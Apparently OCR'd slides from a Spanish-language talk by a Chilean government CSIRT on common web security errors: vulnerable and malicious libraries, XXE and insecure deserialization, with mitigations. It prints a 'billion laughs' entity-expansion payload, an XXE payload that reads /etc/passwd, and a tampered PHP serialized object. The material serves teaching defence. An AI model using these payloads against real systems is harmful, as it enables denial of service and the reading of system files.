
Librerías con vulnerabilidades



https://www.cve.org/CVERecord?id=CVE-2021-44228

Mayores riesgos: Ejecución remota de Código
Mitigaciones: Mantener librerías actualizadas

Librerías maliciosas



https://qz.com/646467/how-one-programmer-broke-the-internet-by-deleting-a-tiny-piece-of-code
https://www.cisa.gov/news-events/alerts/2024/03/29/reported-supply-chain-compromise-affecting-xz-utils-data-compression-library-cve-2024-3094

Mayores riesgos: Ejecución remota de Código, falta de disponibilidad
Mitigaciones: fijar versiones, Usar solo dependenicas confiables

Entidades Externas XML y Desserialización Insegura

```
<?xml version="1.0"?>
<!DOCTYPE lolz [
 <!ENTITY lol "lol">
 <!ELEMENT lolz (#PCDATA)>
 <!ENTITY lol1 "&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;&lol;">
 <!ENTITY lol2 "&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;&lol1;">
 <!ENTITY lol3 "&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;&lol2;">
 <!ENTITY lol4 "&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;&lol3;">
 <!ENTITY lol5 "&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;&lol4;">
 <!ENTITY lol6 "&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;&lol5;">
 <!ENTITY lol7 "&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;&lol6;">
 <!ENTITY lol8 "&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;&lol7;">
 <!ENTITY lol9 "&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;&lol8;">
]>
<lolz>&lol9;</lolz>
```


```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]><foo>&xxe;</foo>
```

```
O:4:"User":2:{s:8:"username";s:6:"carlos";s:7:"isAdmin";b:0;}
```

https://portswigger.net/web-security/deserialization/exploiting
https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/07-Input_Validation_Testing/07-Testing_for_XML_Injection

Mayores riesgos: Exfiltración de información, Ejecución Remota de Código, DoS
Mitigaciones: Revisar documentación de librerías, actualizar librerías obsoletes.

Ministerio del Interior y Seguridad Pública



Errores comunes de seguridad en aplicaciones web (y cómo evitarlos)

Eduardo Riveros Roca
Arquitecto de Seguridad
eriveros@interior.gob.cl

CSIRT
Equipo de Respuesta ante Incidentes de Seguridad Informática